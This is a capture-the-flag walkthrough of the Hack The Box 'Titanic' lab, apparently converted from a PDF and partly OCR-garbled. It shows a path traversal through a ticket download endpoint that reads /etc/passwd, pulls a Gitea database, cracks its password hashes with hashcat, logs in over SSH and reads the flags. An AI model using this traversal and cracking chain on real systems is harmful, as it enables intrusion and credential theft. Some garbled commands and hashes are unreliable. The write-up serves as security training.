
Titanic HTB lab Walkthrough



First I tried basic **nmap scan** from this I know about there are two ports are open.

Then I added titanic.htb in /etc/hosts file

```
(root@gopal)-[/home/kali]
nano /etc/hosts
```


```
File Actions Edit View Help

GNU nano 8.3


127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.47 linkvortex.htb dev.linkvortex.htb
10.10.11.55 titanic.htb
```


Then I go to website using I p address and website looks lite this




Then I click on book now option and fill details then click submit also I started burp suite



Next I captured request using burpsuite



Then send this request in repeter




Next I checked for etc/passwd file and I got username called developer





Next I checked for /etc/hosts file and I got one another called dev.titanic.htb




I also added that address /etc/hosts file

```
gopal)-[/home/kali]
nano /etc/hosts
File Actions Edit View Help
GNU nano 8.3
127.0.0.1
               localhost
               kali
127.0.1.1
               localhost ip6-localhost ip6-loopback
ff02::1
               ip6-allnodes
ff02::2
               ip6-allrouters
10.10.11.47
               linkvortex.htb dev.linkvortex.htb
10.10.11.44
               alert.htb
10.10.11.55
               titanic.htb dev.titanic.htb
```


Then I go to dev.titanic.htb website




Next I created account in register account section for getting internal info.




Some research after I got some files and I checked then



From this I got a path so I go there using burpsuite and checked.




Next I got mysql root password



From this I got database path



When I go to tat data base I got some usernames and passwords.



Next using this command I got database

```
(rook@ gopn) - [/home/kali/titanic]
python3 - c 'import requests; r = requests.get('http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db'); open('gitea.db', 'wb').write(r.content)*

[rook@ gopn) - [/home/kali/titanic]
gitea.db
gite
```

Using sqlite3 I got all of them usernames and passwords.

action_variable app_state pull_request pull_request app_state pull_request app_state pull_request pull_request pull_request app_state pull_request pull_reques

Next I go to github and downloaded python code for gitea2hashcat.py and run this command with some changes in hashses

```
(rso10 gog3)://home/kali/Downloads]

[+] python3 gitea/Dashcat.py 80f3e3452Df8544f8bee9400d6936d34:e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56

[+] Run the output hashes through hashcat mode 10900 (PBKDF2-HBAC-SHAZ56)

sha256:50000:i/PjRSt4VE-L7PQ41pNtNA=:STHTmJRhN7rqc01qaApU0F7PBTEwnAV*8iXyhEBrfLyO/F2-8wvxaCVZJjRE6llM+IY=
```

Then I added that hashes in hash file

```
(root@gopal)-[/home/kali/Downloads]
```

Next I run hashcat command for getting password from hashes

```
-(root@ gopal)-[/home/kali/Downloads]
# hashcat -m 10900 -show hashes
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA=:5THTmJRhN7rqc01qaapU0F7P8TEwnAvY8iXyhEBrfLy0/F2+8wvxaCYZJjRE6llM+1Y=:25282528
```

Next using ssh login I got userflag.

```
pal)-[/home/kali/Downloads]
   ssh developer@10.10.11.55
The authenticity of host '10.10.11.55 (10.10.11.55)' can't be established.
ED25519 key fingerprint is SHA256:Ku8uHj9CN/ZIoay7zsSmUDopgYkPmN7ugINXU0b2GEQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.55' (ED25519) to the list of known hosts.
developer@10.10.11.55's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86 64)
* Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/pro
 System information as of Sun Apr 6 04:29:34 AM UTC 2025
 System load:
                         0.0
 Usage of /:
                         81.3% of 6.79GB
 Memory usage:
                         21%
 Swap usage:
                         0%
  Processes:
                         229
 Users logged in:
                         0
 IPv4 address for eth0: 10.10.11.55
  IPv6 address for eth0: dead:beef::250:56ff:feb0:f73d
Expanded Security Maintenance for Applications is not enabled.
O updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Sat Apr 5 20:30:45 2025 from 10.10.14.56
developer@titanic:~$ ls
delegates.xml gitea libxcb.so.1 mysql snap user.txt developeratitanic:~$
```

Also I got root flag in /opt/app/static/assests/images directory

```
developer@titanic:-$ cd /opt/app/static/assets/images
developer@titanic:/opt/app/static/assets/images$ ls
a.c entertainment.jpg exquisite-dining.jpg favicon.ico home2.jpg home.jpg libxcb.so.1 luxury-cabins.jpg metadata.log root.txt trigger.jpg
developer@titanic:/opt/app/static/assets/images$ cat root.txt
5at07b799c3fcff7ba2aed169bcda55c
developer@titanic:/opt/app/static/assets/images$
```